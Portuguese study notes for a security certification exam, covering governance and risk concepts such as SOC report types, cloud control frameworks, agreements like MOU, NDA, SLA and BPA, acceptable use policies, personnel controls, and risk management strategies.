- Tipo 2 – Relatório sobre a equidade da apresentação da descrição feita pela administração do sistema da organização de serviços e a adequação do projeto e da eficácia operacional dos controles para atingir os objetivos de controle relacionados incluídos na descrição ao longo de um período especificado.
- Tipo 1 – Relatório sobre a justeza da apresentação da descrição da administração sobre o sistema da organização de serviços e a adequação do projeto dos controles para atingir os objetivos de controle relacionados incluídos na descrição em uma data especificada.

Existem três tipos de relatórios SSAE: SOC 1, SOC 2 e SOC 3. Todos os relatórios de Controles de Sistema e Organização (SOC) abordam questões relacionadas aos cinco Critérios de Serviço de Confiança (TSC) (anteriormente Princípios de Serviço de Confiança [TSP]) **categorias de privacidade, segurança, disponibilidade, integridade de processamento e confidencialidade.**

- SOC 1 — Relatório sobre exame de controles em uma organização de serviços relevante para o controle interno sobre relatórios financeiros (ICFR) das entidades usuárias. Destinam-se especificamente a atender às necessidades das entidades que utilizam organizações de serviços (entidades usuárias) e dos CPAs que auditam as demonstrações financeiras das entidades usuárias (auditores usuários), na avaliação do efeito dos controles na organização de serviços nas finanças das entidades usuárias declarações.

- SOC 2— Relatório sobre Controles em uma Organização de Serviços Relevantes para **Segurança, Disponibilidade, Integridade de Processamento, Confidencialidade ou Privacidade.** Esses relatórios destinam-se a atender às necessidades de uma ampla gama de usuários que necessitam de informações detalhadas e garantia sobre os controles em uma organização de serviços relevantes para a segurança, disponibilidade e integridade de processamento dos sistemas que a organização de serviços usa para processar dados dos usuários.

- SOC 3—Relatório de Critérios de Serviços de Confiança para Uso Geral: Esses relatórios são projetados para atender às necessidades de usuários que precisam de garantia sobre os controles em uma organização de serviços relevantes para segurança, disponibilidade, integridade de processamento, confidencialidade, ou privacidade, mas não têm a necessidade ou o conhecimento necessário para fazer uso eficaz de um Relatório SOC 2.

Cloud security alliance

Cloud Security Alliance (CSA) **é um grupo sem fins lucrativos que se concentra na promoção das melhores práticas de segurança em relação à computação em nuvem/cloud**. Seus objetivos incluem estabelecer diretrizes, estabelecer padrões, fornecer certificação, criar ferramentas, realizar pesquisas, impulsionar a inovação e fornecer educação em relação a operações seguras em nuvem.

Cloud control matrix

Ainda no tema de segurança em Cloud, The CSA Cloud Control Matrix (CCM) é uma framework de segurança para ambientes em nuvem. É semelhante à ISO 27001/27002; na medida em que prescreve 133 objetos de controle agrupados em 16 categorias de domínio relacionadas à computação em nuvem. O CCM pode ser usado como um guia para implementar a segurança na nuvem, bem como um critério de avaliação para avaliar a segurança na nuvem.

CIS Benchmarks/guias de configuração segurança

Uma benchmark é uma lista documentada de requisitos que é usada para determinar se um sistema, dispositivo ou solução de software pode operar em um ambiente gerenciado com segurança. Um guia de configuração de segurança é outro termo para referência. Um benchmark pode incluir instruções específicas sobre instalação e configuração de um produto, também pode sugerir alterações, modificações e ferramentas, utilitários, drivers e controles complementares para melhorar a segurança do sistema. Um benchmark deve ser personalizado para os ativos, ameaças e riscos da organização. Os guias de configuração segura de uso geral são mais genéricos em suas recomendações, em vez de se concentrarem em um único produto de software ou hardware, isto os torna úteis em uma ampla variedade de situações, mas fornecem menos detalhes e instruções sobre como exatamente cumprir as recomendações. Um guia focado no produto pode fornecer centenas de etapas de configuração de um firewall nativo, enquanto um guia de uso geral pode fornecer apenas algumas dezenas de recomendações gerais. Esse tipo de guia deixa as ações específicas para cumprir as recomendações para o gerente do sistema determinar como cumprir as metas ou implementar as sugestões.

Sempre que a questão tiver falando sobre configuração de OS/SO (Sistema Operacionais), Servidor de Aplicação/Application server ou Serviços de estrutura de redes como firewalls, switches, roteadores, wireless access points, VPN concentrators, web security gateways, virtual machines/hypervisors ou proxies, se liga, ela pode estar falando de Benchmarks!

Políticas para segurança organizacional

A segurança organizacional requer uma política de segurança escrita para ser bem-sucedida. Somente com uma política escrita é possível implementar adequadamente a segurança prescrita, e também torna possível avaliar adequadamente a segurança. Uma política de segurança incluirá planos e procedimentos específicos que definem como instalar e configurar componentes de segurança, bem como como os trabalhadores devem realizar tarefas em conformidade com a política de segurança.


Memorandum of understanding (MOU)

Um memorando de entendimento/Memorandum of understanding ou memorando de acordo (MOA) é uma expressão de acordo ou intenção, vontade ou propósito alinhado entre duas entidades. Normalmente não é um acordo ou compromisso legal, **mas sim uma forma mais formal de acordo recíproco ou aperto de mão** (nenhum dos quais normalmente é escrito). Um MOU também pode ser chamado de carta de intenções. É um meio de documentar as especificidades de um acordo ou acordo entre duas partes sem necessariamente vinculá-las legalmente aos parâmetros do documento.

Por exemplo, se duas organizações planejam colaborar na avaliação de novas soluções SIEM para suas respectivas empresas. Um esforço combinado das equipes SOC de ambas as organizações aceleraria o esforço. Uma das opções válidas que podem serescrita para documentar este acordo seria o MOU.

Acordo de Não Divulgação (NDA)

Um NDA (acordo de não divulgação ou Nondisclosure agreement (NDA) **é um contrato que proíbe informações confidenciais, secretas, proprietárias e/ou pessoais específicas de serem compartilhadas ou distribuídas fora de um conjunto específico prescrito de indivíduos ou organizações.** Muitos funcionários devem, ao serem contratados, assinar um NDA que os proíbe de divulgar detalhes internos a qualquer entidade externa. A maioria dos NDAs são aplicados enquanto eles são funcionários ativos e também após o término de seu vínculo empregatício com a organização.



O NDA pode ser usado para várias outras coisas, inclusive para separação matrimonial. Um exemplo de um NDA (acordo de não divulgação ou Nondisclosure agreement) é a cantora Ariana Grande e o ex marido, Dalton Gomez, que firmaram uma acordo no divórcio de não divulgar nada sobre o casamento.

Acordo de Nível de Serviço (SLA)

Um acordo de nível de serviço (SLA) é um contrato entre um fornecedor e um cliente. O SLA define o que é fornecido para um custo específico, troca ou outra compensação. Especifica o alcance, os valores, a qualidade, o prazo, o desempenho e outros atributos do serviço ou produto. **Ele fornece expectativas fornece expectativas em nível técnico de qualidade, disponibilidade e responsabilidades**. Caso o fornecedor não cumpra suas obrigações, o SLA lista as opções do cliente de compensação ou recompensa. Define também as penalidades do cliente em caso de atraso ou não pagamento.

Fim de Vida Útil (EOSL)

End of service life/Fim de vida útil (EOSL) ou end support/fim de suporte (EOS) são sistemas que não recebem mais atualizações e suporte do fornecedor. Se uma organização continuar a usar um sistema EOSL, o risco de comprometimento será alto porque qualquer exploração futura nunca será corrigida ou corrigida. **É de extrema importância abandonar os sistemas EOSL para manter um ambiente seguro.** Freqüentemente, presume-se (e com razão) que os sistemas legados são EOL, EOS e/ou EOSL.

Fim de Vida (EOL)

Fim de vida (EOL) é o ponto em que um fabricante não produz mais um produto. O serviço e o suporte poderão continuar por um período de tempo após o EOL, mas nenhuma nova versão será disponibilizada para venda ou distribuição. Um produto EOL deve ser agendado para substituição antes que ele falhe ou chegue ao fim do suporte (EOS) ou ao fim da vida útil (EOSL). O EOL às vezes é percebido ou usado como equivalente ao EOSL.

Política de Uso Aceitável (AUP)

Uma política de uso aceitável/Acceptable use policy (AUP) **define o que é e o que não é uma atividade, prática ou uso aceitável para equipamentos e recursos da empresa.** A AUP foi projetada especificamente para atribuir funções de segurança dentro da organização, bem como prescrever as responsabilidades vinculadas a essas funções. Esta política define um nível de desempenho aceitável e expectativa de comportamento e atividade. **O não cumprimento da política pode resultar em avisos de ação no trabalho, penalidades ou demissão.** Não ter uma AUP leva muitos usuários à falsa suposição de que qualquer atividade é permitida e que gozam de privacidade mesmo nos equipamentos da empresa. **Uma AUP (além da política de privacidade) descreve as táticas de monitoramento da organização, determina o que os usuários podem ou não fazer e afirma claramente que os usuários não têm privacidade na propriedade da empresa. Freqüentemente, os funcionários devem ler e assinar uma AUP como parte do processo de contratação e treinamento.**

A AUP é bem polêmica pois ela é a política que permite, que, por exemplo, um funcionário acesso determinado site na empresa.

Olhar Digital

Nova York proíbe uso de TikTok por funcionários da prefeitura

Autoridades de Nova York alegaram que o TikTok representa "uma ameaça à segurança das redes técnicas da cidade".

16 de ago. de 2023

Sempre que a questão tiver falando que um funcionário não pode acessar um determinado site quando estiver na empresa ou home office mas usando equipamento da empresa, se liga, ele pode estar falando de AUP!

Pessoal

A implementação de segurança adequada envolve o uso de tecnologia, mas também exige a modificação dos **comportamentos dos usuários.** Se os funcionários não acreditam e não apoiam a segurança, muitas vezes se opõem aos melhores esforços de segurança da organização. O elo mais fraco de qualquer estrutura de segurança são as pessoas que nela trabalham. Compreender que seus funcionários apoiam a segurança ou a estão desmantelando é fundamental para o design adequado de políticas, implementação de segurança e treinamento de usuários.

Rotação de Cargos


Se todas as tarefas de alto nível forem executadas por administradores individuais, o que acontecerá se uma pessoa deixar a organização? Se ninguém mais tiver conhecimento ou habilidade para executar as tarefas, a organização sofre. **A rotação de cargos é a mudança periódica de tarefas de trabalho atribuídas ou descrições de cargos entre um pequeno grupo de trabalhadores, às vezes conhecido como grupo de rotação.** Quando a rotação de tarefas é implementada, várias pessoas têm o conhecimento necessário para executar cada tarefa. Isso reduz o risco de uma pessoa deixar a organização por ser o único indivíduo com conhecimento ou know-how proprietário de uma função de missão crítica.

Férias Obrigatórias

As Mandatory vacation ou férias obrigatórias são uma forma de auditoria entre pares. O processo funciona exigindo que o funcionário esteja de férias (ou apenas ausente do escritório e sem acesso remoto) por um período mínimo de tempo a cada ano (normalmente uma a duas semanas). **Enquanto o funcionário estiver ausente, outro trabalhador executa suas tarefas de trabalho usando a conta privilegiada do funcionário original.** Este processo é usado para detectar fraude, abuso ou incompetência. Esta técnica é frequentemente empregada em ambientes financeiros ou onde são administrados ativos de alto valor.


Separation of duties (SoD)

A separação de funções ou Separation of duties (SoD) é a divisão de tarefas ou privilegiadas em agrupamentos distintos: cada agrupamento é atribuído individualmente a administradores exclusivos. **A aplicação da separação de funções faz com que nenhum usuário tenha acesso ou poder completo sobre toda uma rede, servidor ou sistema. *Cada administrador tem sua própria área de responsabilidade definida exclusivamente e privilégios somente dentro daquela área especificamente designada.*** Se um administrador se tornar desonesto ou sua conta for comprometida, toda a rede não será automaticamente comprometida. **A separação de funções aplica o princípio do menor privilégio aos usuários administrativos** e exige que vários administradores trabalhem juntos para executar tarefas de alto risco em uma organização. Isso ajuda a prevenir fraudes, reduzir erros e evitar conflitos de interesse.




Menor Privilégio

O princípio do menor privilégio é a postura de segurança de que os usuários recebem **apenas o acesso, as permissões e os privilégios mínimos necessários para que eles realizem suas tarefas de trabalho. Isso garante que os usuários não consigam realizar qualquer tarefa além do escopo de suas responsabilidades atribuídas.** A atribuição de privilégios deve ser revisada periodicamente para verificar se há aumento de privilégios ou desalinhamento com as responsabilidades do trabalho. O aumento de privilégios ocorre quando os trabalhadores acumulam privilégios ao longo do tempo, à medida que suas responsabilidades profissionais mudam. Quando os usuários têm muitos privilégios, a organização corre um risco maior do que o necessário. Quando os usuários têm poucos privilégios, eles não conseguem cumprir suas responsabilidades de trabalho.



Mesa Limpa

Uma política de mesa limpa (ou política de espaço de mesa limpa) é usada para instruir os trabalhadores como e por que limpar suas mesas no final de cada período de trabalho. Em relação à segurança, tal política tem como objetivo principal reduzir a divulgação de informações sensíveis. Isso pode incluir senhas, registros financeiros, informações médicas, planos ou programações confidenciais e outros materiais confidenciais. Se no final de cada dia/turno um trabalhador colocar todos os materiais de trabalho em uma gaveta de mesa ou arquivo com chave, isso evita a exposição, perda e/ou roubo desses materiais.



Verificação de Antecedentes


As verificações de antecedentes são usadas para verificar se um trabalhador está qualificado para uma posição e não desqualificado. Por exemplo, um novo candidato a um emprego pode ter a educação e as certificações adequadas, mas não ter a experiência profissional mínima exigida, sendo, portanto, qualificado e desclassificado. As verificações de antecedentes são usadas para verificar histórico de trabalho, histórico educacional, antecedentes criminais, se houver, certificações e verificação de liberação, bem como referências pessoais e profissionais.

Análise de Redes Sociais

As redes sociais podem ser usadas para responder mensagens, atrair novos clientes, fornecer suporte, aumentar a exposição no mercado e etc, mas as organizações não têm controle total sobre a mensagem recebida pelo público. Ao tentar usar a mídia social como uma interface para o público, é preciso ser cauteloso pois existem riscos de como a mensagem vai chegar. A análise das redes sociais também é um meio de avaliar aspectos do estilo de vida e da personalidade dos candidatos a empregos para descartar aqueles que não parecem corresponder às expectativas ou à cultura da organização.

Onboarding e Offboarding

- **Onboarding** é o processo de adição de novos funcionários ao sistema de gerenciamento de identidade e acesso (IAM) de uma organização ele também é usado quando a função ou posição de um funcionário muda ou quando essa pessoa recebe níveis adicionais de privilégio ou acesso. Ele pode incluir treinamento, aquisição de habilidades profissionais e adaptação comportamental em um esforço para integrar os funcionários de forma eficiente nos processos e procedimentos organizacionais existentes.



- **Offboarding** é o inverso do processo de onboarding. É a remoção da identidade de um funcionário do sistema IAM depois que essa pessoa sai da organização. Esse processo deve ser documentados para garantir a consistência da aplicação, bem como o cumprimento dos regulamentos ou obrigações contratuais. Algumas organizações usam uma entrevista de desligamento como parte do processo de desligamento, onde o trabalhador é então informado de que está sendo dispensado do emprego e são lembrados da exigência legal de aderir aos NDAs assinados e a quaisquer outros contratos relacionados. Quaisquer itens pessoais que sejam propriedade da empresa serão entregues neste momento. um processo de demissão bem conduzido deixará o ex-funcionário com dignidade e proporcionará -los com conhecimento sobre como lidar com questões pós-emprego evitando danos à propriedade da empresa ou roubo ou corrupção da empresa dados.

Treinamento de Usuário

O treinamento do usuário é sempre uma parte fundamental de qualquer esforço de segurança. Os usuários precisam ser treinados sobre como executar suas tarefas de trabalho de acordo com as limitações e restrições da infraestrutura de segurança. Os usuários precisam compreender, acreditar e apoiar os esforços de segurança da organização; caso contrário, os usuários causarão, por padrão, problemas de conformidade, causarão uma redução na produtividade e poderão causar sabotagem acidental ou intencional no controle de segurança

Computer-based training (CBT)

O **treinamento baseado em computador** (CBT) é a educação ministrada por meio de uma tela de computador. O CBT pode ser ao vivo ou pré-gravado. Ele pode se concentrar em um problema específico ou abranger tópicos gerais de segurança.

Treinamento baseado em funções

A implementação bem-sucedida de uma solução de segurança requer mudanças no comportamento do usuário. Estas alterações consistem principalmente em alterações nas atividades normais de trabalho para cumprir os padrões, diretrizes e procedimentos exigidos pela política de segurança. A modificação do comportamento envolve algum nível de aprendizagem por parte do usuário. O treinamento baseado em funções envolve ensinar os funcionários a realizar suas tarefas de trabalho e a cumprir a política de segurança. Todos os novos funcionários necessitam de algum nível de treinamento para que possam cumprir todos os padrões, diretrizes e procedimentos exigidos pela política de segurança. Os novos utilizadores precisam de saber como utilizar a infraestrutura de TI, onde os dados são armazenados e como e porquê os recursos são classificados. **O treinamento é uma atividade contínua que deve ser sustentada ao longo da vida da organização para cada funcionário. É considerado um controle de segurança administrativo ou gerencial.**

Diversidade de técnicas de treinamento

Diversidade de técnicas de treinamento deve ser empregada para otimizar a apresentação e absorção das informações de segurança apresentadas aos funcionários. Um meio de entrega singular pode não agradar a todos. Além disso, entregas repetidas utilizando as mesmas técnicas tornar-se-ão menos eficazes ao longo do tempo. Uma mistura de técnicas e meios melhorará a entrega e retenção de informações. O treinamento pode usar inúmeras opções, incluindo entrega presencial, apresentação gravada, treinamento remoto virtual ao vivo ou pré-gravado, materiais de leitura, vídeos, sites interativos e apresentações de áudio.

Gestão de riscos de terceiros

Qualquer interação com entidades externas envolvia risco. As organizações precisam estabelecer um plano formal de gestão de riscos de terceiros (TPRM) para resolver esses problemas.

- ### Fornecedores

Fornecedores são terceiros que fornecem bens e serviços para sua organização. As aquisições de fornecedores incluem riscos. Este risco deve ser avaliado para equilibrar os benefícios obtidos com o relacionamento com as ameaças representadas por esse relacionamento. Este processo pode ser conhecido como gerenciamento de risco do fornecedor (VRM) mais á diante.

- ### Supply chain

Fornecedores são terceiros que fornecem bens e serviços para sua organização. As aquisições de fornecedores incluem riscos. Este risco deve ser avaliado para equilibrar os benefícios obtidos com o relacionamento com as ameaças representadas por esse relacionamento. Este processo pode ser conhecido como gerenciamento de risco do fornecedor (VRM) mais á diante.

- ### Parceiros de Negócios

Sempre que um terceiro está envolvido na sua infraestrutura de TI, há um risco maior de perda, vazamento ou comprometimento de dados. As implicações de segurança da integração de sistemas e dados com terceiros precisam ser consideradas cuidadosamente antes da implementação. **Um acordo de interoperabilidade é um contrato formal (ou pelo menos um documento escrito) que define alguma forma de acordo em que duas entidades concordam em trabalhar entre si de alguma forma.** Define as especificidades de uma troca ou partilha, pelo que há pouco espaço para mal-entendidos ou para alteração dos termos do acordo após o facto. O acordo pode ser entre um fornecedor e um cliente ou entre iguais. Tal acordo pode discutir a partilha de um único recurso ou uma troca de recursos de valores equivalentes. Um acordo de interoperabilidade pode ser um antecessor de um SLA ou BPA.

Análise de Sistemas de Medição (MSA)

A análise de sistemas de medição ou Measurement Systems Analysis (MSA) é uma análise formal e completa de um processo ou sistema de medição. A MSA avalia os métodos de teste, os instrumentos de medição e supervisiona o processo de coleta de dados para garantir integridade e precisão**. A MSA pode ser usada para avaliar pessoal, processos de negócios, controles ambientais, procedimentos de gestão e tecnologias de segurança.**

Business partnership agreement (BPA)

Um acordo de parceria comercial (BPA) (ou acordo de parceria comercial) é um contrato entre duas entidades que dita os termos da sua relação comercial**. Define claramente as expectativas e obrigações de cada parceiro na empreitada. Uma ABP deve incluir detalhes sobre o processo de tomada de decisão; estilo de gestão; como o capital empresarial será alocado; o nível de salário, benefícios e outras distribuições; se novos parceiros podem ser adicionados; resolução de disputas; fora de atividades concorrentes/conflitos de interesse; e como a morte ou dissolução deve ser tratada.** Um acordo de segurança de interconexão (ISA) é uma declaração formal da postura de segurança, dos riscos e dos requisitos técnicos de um link entre as infraestruturas de TI de duas organizações. O objetivo de um ISA é definir as expectativas e responsabilidades de manutenção da segurança em um caminho de comunicação entre duas redes. A ligação de redes pode ser mutuamente benéfica, mas também levanta riscos adicionais que precisam de ser identificados e abordados. Um ISA é um meio de conseguir isso. Um ISA pode ser um elemento adicional de um SLA ou BPA.

Mudar a gestão

A mudança num ambiente seguro pode introduzir lacunas, sobreposições, objetos perdidos e omissões que podem levar a novas vulnerabilidades. A única forma de manter a segurança face às mudanças é geri-las de forma sistemática. O gerenciamento de mudanças geralmente envolve amplo planejamento, testes, registro, auditoria e monitoramento de atividades relacionadas a controles e mecanismos de segurança.

Gestão de ativos

O gerenciamento de ativos é o processo de manter o controle do hardware e software implementado por uma organização**. Este processo de gestão é usado para garantir que as atualizações, revisões, substituições e atualizações sejam implementadas adequadamente, bem como para garantir que todos os ativos da empresa sejam contabilizados.** Se a gestão de activos falhar, novos equipamentos poderão ser obtidos desnecessariamente, uma vez que existe equipamento suficiente nas instalações, mas não foi inventariado adequadamente. Isso pode resultar em perda, roubo ou descarte por engano de equipamentos identificados erroneamente como excedentes ou antigos, que são realmente necessários para tarefas de negócios.

RECAP

Memorando de Entendimento (MOU)

Acordo ou intenção, vontade ou propósito alinhado entre duas entidades. Normalmente **não é um acordo ou compromisso legal, mas sim uma forma mais formal de acordo recíproco ou aperto de mão**

Acordo de Não Divulgação (NDA)

É um contrato que **proíbe informações confidenciais, secretas, proprietárias e/ou pessoais específicas de serem compartilhadas ou distribuídas** fora de um conjunto específico prescrito de indivíduos ou organizações.

Acordo de Nível de Serviço (SLA)

Um contrato FORMAL entre um fornecedor e um cliente que o que é fornecido para um custo específico, troca ou outra compensação. Especifica o alcance, os valores, a qualidade, o prazo, o desempenho e outros atributos do serviço ou produto. **Ele fornece expectativas fornece expectativas em nível técnico de qualidade, disponibilidade e responsabilidades.** Tem sanção caso não seja cumprido.

Fim de Vida Útil (EOSL)

São sistemas que não recebem mais atualizações e suporte do fornecedor.

Fim de vida (EOL)

É o ponto em que um fabricante não produz mais um produto.

Política de uso aceitável (AUP)

Define o que é e o que não é uma atividade, prática ou uso aceitável para equipamentos e recursos da empresa. Descreve as táticas de **monitoramento da organização, determina o que os usuários podem ou não fazer** e afirma claramente que os usuários não têm privacidade na propriedade da empresa.

Treinamento baseado em computador (CBT)

É a educação ministrada por meio de uma tela de computador. O CBT pode ser ao vivo ou pré-gravado. Ele pode se concentrar em um problema específico ou abranger tópicos gerais de segurança.

Análise de sistemas de medição (MSA)

É uma análise formal e completa de um processo ou sistema de medição. A MSA avalia os métodos de teste, os instrumentos de medição e supervisiona o processo de coleta de dados para garantir integridade e precisão. A MSA pode ser usada para avaliar pessoal, processos de negócios, controles ambientais, procedimentos de gestão e tecnologias de segurança.

Business partnership agreement (BPA)

Define as expectativas e obrigações de cada parceiro, deve incluir detalhes sobre o processo de tomada de decisão; estilo de gestão; como o capital empresarial será alocado; o nível de salário, benefícios e outras distribuições; se novos parceiros podem ser adicionados; resolução de disputas; fora de atividades concorrentes/conflitos de interesse; e como a morte ou dissolução deve ser tratada.

Gerenciamento de Risco: Processos e conceitos

- Um ativo é qualquer coisa usada em uma tarefa de negócios.

- Uma vulnerabilidade é qualquer tipo de fraqueza relacionada a um ativo. A fraqueza pode ser devida, por exemplo, a uma falha, a uma limitação ou à ausência de um controle de segurança.

- **Uma ameaça é uma ocorrência potencial que pode ser causada por qualquer coisa ou pessoa e pode resultar em um resultado indesejável.** Ocorrências naturais, como inundações, tsunamis e terremotos, atos acidentais de funcionários e ataques intencionais podem ser ameaças a uma organização. Um risco é a possibilidade ou probabilidade de uma ameaça explorar uma vulnerabilidade, resultando em uma perda, como dano a um ativo.

- **A gestão de riscos é um processo detalhado de identificação de fatores que podem danificar ou divulgar dados, avaliando esses fatores à luz do valor dos dados e do custo das contramedidas, e implementando soluções econômicas para mitigar ou reduzir o risco.** O processo global de gestão de riscos é utilizado para desenvolver e implementar estratégias de segurança da informação que reduzam o tempo de inatividade e para apoiar a missão da organização. O objetivo principal do gerenciamento de riscos é reduzir o risco a um nível aceitável. Qual é realmente esse nível depende da organização, do valor dos seus ativos, do tamanho do seu orçamento e de muitos outros fatores. *O que é considerado um risco aceitável para uma organização pode ser um nível de risco excessivamente elevado para outra.*


É impossível projetar e implementar um ambiente totalmente livre de riscos; no entanto, é possível uma redução significativa do risco. A gestão de riscos começa com o inventário, avaliação, avaliação e atribuição de valor para todos os ativos da organização. Sem avaliações adequadas de ativos, não é possível priorizar e comparar riscos com possíveis perdas. Então, a análise de risco inclui a análise de ameaças em um ambiente, avaliando cada ameaça quanto à sua probabilidade de ocorrência e o custo do dano que causaria se ocorresse, avaliando o custo de várias contramedidas para cada risco identificado e criando um relatório de custo/benefício para salvaguardas para apresentar à alta administração.

Tipos de Riscos

O risco pode originar-se de uma ampla variedade de fontes e a prova cobra a maioria delas.

Externo

O risco externo provém de **ameaças originadas fora da organização.** Isso pode incluir hackers externos, APTs, concorrentes, clientes insatisfeitos e a Mãe Natureza.



Interno


O risco interno provém de **ameaças originadas dentro da organização.** Isso pode incluir funcionários, prestadores de serviços, falhas de hardware, falhas de software, configurações incorretas, design inadequado, governança e gerenciamento ineficazes, treinamento e conscientização deficientes, design de segurança inadequado e não adesão a uma estrutura de segurança ou às políticas de segurança da organização.

Sistemas Legados

Os sistemas legados são equipamentos de TI e soluções de software desatualizados que ainda estão em uso. A maioria dos sistemas legados ainda pode realizar o trabalho para o qual foram implantados, mas pode não suportar o crescimento, a expansão, a adaptação, o aumento de capacidade, nem interagir ou integrar-se com sistemas mais recentes. Os sistemas legados são frequentemente mantidos devido a um esforço contínuo para colher os benefícios do investimento inicial, ao medo da mudança ou à dificuldade real de alterar processos de negócios, alterar a programação ou adaptar-se a novas tecnologias. Os sistemas legados costumam ser uma ameaça porque podem não receber atualizações de segurança de seus fornecedores. Além disso, a manutenção pode ser cara e fútil, os dados podem ficar presos em formatos proprietários, contêineres ou silos, e manter a conformidade regulatória é mais desafiador.

Multiparty/Multipartidário

O risco multipartidário existe quando várias entidades ou organizações estão envolvidas num projeto. Os riscos ou ameaças devem-se muitas vezes às variações de objectivos, expectativas, prazos, orçamentos e prioridades de segurança dos envolvidos. As estratégias de gestão de risco implementadas por uma parte podem, de facto, causar riscos adicionais contra ou de outra parte. Muitas vezes, um órgão regulador de gestão de riscos deve ser estabelecido para supervisionar o projeto multipartidário e impor parâmetros de segurança consistentes para as entidades membros, pelo menos no que diz respeito às suas interações relacionadas ao projeto.



Roubo de propriedade intelectual (IP)

O roubo de propriedade intelectual (PI) é uma preocupação séria para muitas organizações. O roubo de IP pode ser realizado por funcionários insatisfeitos, APTs ou até mesmo trabalhadores inocentes podem ser enganados ou coagidos por meio de engenharia social ou táticas de extorsão.

Conformidade/licenciamento de software


A conformidade do software e da licença são importantes para uma organização evitar complicações legais. Todo software em uso nos equipamentos da empresa precisa ser utilizado de acordo com sua licença. Se for descoberto software que não esteja devidamente licenciado, ele deverá ser removido imediatamente. Uma investigação deve determinar como o software chegou ao sistema. Se o software for necessário para uma tarefa comercial, uma licença adequada e válida deverá ser obtida antes de reinstalá-lo.

Estratégias de gestão de risco

Uma vez concluída a análise de risco, a gestão deve abordar cada risco específico. Existem várias estratégias possíveis de gerenciamento de risco ou respostas ao risco:

Aceitação

A aceitação do risco ou a tolerância ao risco é a decisão tomada pela administração da análise custo-benefício de possíveis salvaguardas e a **determinação de que o custo da contramedida supera em muito o possível custo da perda devido a um risco. Significa também que a administração concordou em aceitar as consequências e a perda caso o risco se concretize.**



Evitar

Uma variação da evitação de riscos é a prevenção de riscos. **Este é o processo de seleção de opções ou atividades alternativas que tenham menos risco associado do que a opção padrão, comum, expediente ou barata.** Por exemplo, optar por voar até um destino em vez de dirigir é uma forma de evitar riscos.

Ainda outra variação na atribuição ou prevenção de riscos é a **dissuasão de riscos.** Este é o processo de implementação de dissuasões para possíveis infratores da segurança e da política, **para encorajá-los a não tentarem uma atividade violadora.** Alguns exemplos incluem a implementação de auditorias, câmeras de segurança, guardas de segurança, detectores de movimento e autenticação forte e divulgar que a organização está disposta a cooperar com as autoridades e processar aqueles que participam de crimes cibernéticos.

Transferência

Atribuir risco, ou transferência de risco, **é atribuir o custo da perda que um risco representa a outra entidade ou organização.** A aquisição de seguros e a terceirização são formas comuns de atribuição ou transferência de riscos.

Mitigação

A redução de riscos, ou mitigação de riscos, é a implementação de salvaguardas, controles e contramedidas para reduzir e/ou eliminar vulnerabilidades ou bloquear ameaças. Escolher a contramedida mais econômica ou benéfica faz parte de um gerenciamento eficiente de riscos.

QUICK TIPS

A dissuasão do risco é o processo de implementação de dissuasões para possíveis infratores da segurança e da política. O objetivo é convencer um agente de ameaça a não atacar. Alguns exemplos incluem a implementação de auditorias, câmeras de segurança, guardas de segurança, faixas de advertência e a divulgação de que a organização está disposta a cooperar com as autoridades e processar aqueles que participam de crimes cibernéticos.

Análise de Risco

A análise ou avaliação de riscos identifica ameaças e sua gravidade para uma organização. Sem identificação e cálculo de riscos, você não saberá quais problemas sua política de segurança precisa resolver. Através da análise de risco você pode concentrar seus esforços de segurança nas áreas que representam a maior ameaça aos seus ativos.

Registro de Risco

Um registro de riscos (risk register or risk log) é um documento que inventaria todos os riscos identificados para uma organização ou sistema ou dentro de um projeto individual. Um registro de riscos é usado para registrar e acompanhar as atividades de gerenciamento de riscos, incluindo o seguinte:

- Identifique os riscos.
- Avalie a gravidade e priorize esses riscos.
